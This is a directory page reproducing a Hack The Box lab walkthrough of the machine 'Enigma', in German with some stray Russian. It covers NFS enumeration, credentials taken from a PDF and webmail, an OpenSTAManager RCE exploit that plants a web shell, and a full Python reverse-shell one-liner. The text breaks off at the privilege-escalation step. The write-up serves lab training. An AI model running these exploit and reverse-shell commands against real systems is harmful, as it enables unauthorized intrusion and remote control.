Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
HTB-Enigma-walkthrough — Write-up der Maschine Enigma (HTB). Unternehmensinfrastruktur: NFS-Exposure → Webmail-Recon → OpenSTAManager RCE (CVE-2026-38751) → Privilegieneskalation zu root über Command Injection in der OliveTin API. Vollständiger Leitfaden mit Screenshots und Erklärung der Logik. | Kitploit
Tools/GitHubGitHub/wingleszy/htb-enigma-walkthrough
Passwort-CrackingPrivilege EscalationWebanwendungs-ExploitationAPI-SicherheitstestsInformationsbeschaffungCTFPenetrationstestsLernen & BildungLabs & Praxis
Teilen
GitHubwingleszy/htb-enigma-walkthrough

HTB-Enigma-walkthrough

Write-up der Maschine Enigma (HTB). Unternehmensinfrastruktur: NFS-Exposure → Webmail-Recon → OpenSTAManager RCE (CVE-2026-38751) → Privilegieneskalation zu root über Command Injection in der OliveTin API. Vollständiger Leitfaden mit Screenshots und Erklärung der Logik.

Repository anzeigen
vor 1 MonatNoch nicht geprüft

Enigma - Hack The Box Writeup

📋 Informationen zur Maschine

  • Name: Enigma
  • Schwierigkeit: Medium
  • OS: Linux (Ubuntu)
  • IP: 10.129.115.67
  • Datum des Durchlaufs: 9. Oktober 2026

🔍 Aufklärung (Reconnaissance)

1. Verbindung und Nmap

Wir verbinden uns mit dem HTB-VPN und starten einen vollständigen Port-Scan:

nmap -sC -sV -Pn 10.129.115.67

Scan-Ergebnisse:

- 22/tcp — OpenSSH 9.6p1 Ubuntu
- 80/tcp — nginx 1.24.0 (редирект на http://enigma.htb/)
- 110/tcp — Dovecot pop3d
- 111/tcp — rpcbind / NFS
- 143/tcp — Dovecot imapd
- 2049/tcp — nfs_acl
- 993/tcp — imaps
- 995/tcp — pop3s

Nmap Scan

Nmap Scan

2. Analyse des NFS (Network File System)

Wir erkennen einen offenen NFS-Dienst. Wir prüfen die verfügbaren Exporte:

showmount -e enigma.htb

Wir finden die verfügbare Freigabe /srv/nfs/onboarding. Wir binden sie lokal ein:

sudo mkdir /mount
sudo mount -t nfs enigma.htb:/srv/nfs/onboarding /mount
ls /mount

Im Share finden wir die PDF-Datei New_Employee_Access.pdf. Wir konvertieren sie in Text:

pdftotext New_Employee_Access.pdf
cat New_Employee_Access.txt

Gefundene Daten:

- Сотрудник: Kevin Mitchell
- Webmail URL: http://mail001.enigma.htb
- Username: kevin
- Password: Enigma2024!


NFS Mount und PDF-Inhalt

PDF-Anmeldedaten

Domains zu /etc/hosts hinzufügen:

echo "10.129.115.67 enigma.htb mail001.enigma.htb" >> /etc/hosts

Hosts File Update


🔎 Enumeration

3. Zugriff auf Webmail

Wir navigieren zu mail001.enigma.htb und melden uns als Benutzer kevin an.

![[ENIGMA WRITEUP/img/6.png]]

Webmail Login

Im Ordner Inbox finden wir eine Begrüßungs-E-Mail von Sarah (Accounts Dept). Außerdem entdecken wir einen Schriftverkehr zum Thema "Re: OpenSTAManager Access Request", in dem der IT-Support einen temporären Zugang gewährt:

- URL: http://support_001.enigma.htb
- Username: admin
- Password: Ne3s4rtars78s

E-Mail mit Anmeldedaten

4. Analyse von OpenSTAManager

Wir wechseln zu support_001.enigma.htb. Wir sehen das Verwaltungspanel von OpenSTAManager v2.9.8. Wir prüfen die Seite info.php zur Bestätigung der Version. Wir suchen nach Exploits:

searchsploit openstamanager


Wir finden CVE-2026-38751 (RCE Exploit).

OpenSTAManager Interface

Exploit Source Code


🚪 Erster Zugriff (Initial Access)

5. Ausnutzung von CVE-2026-38751


Wir laden den Exploit herunter und führen ihn mit den gefundenen Credentials aus:

./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s

Der Exploit lädt erfolgreich eine Webshell unter dem Pfad /modules/shell/shell.php hoch. Wir prüfen RCE:

http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
Ответ: www-data

Exploit-Ausführung

Exploit-Ausführung

6. Reverse Shell

Wir starten den Listener und erhalten eine Rückverbindung über die Python-Payload (da bash nicht funktioniert hat):

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'
Reverse-Shell-Verbindung


⬆️ Rechteausweitung (Privilege Escalation)

7. Benutzer Haris

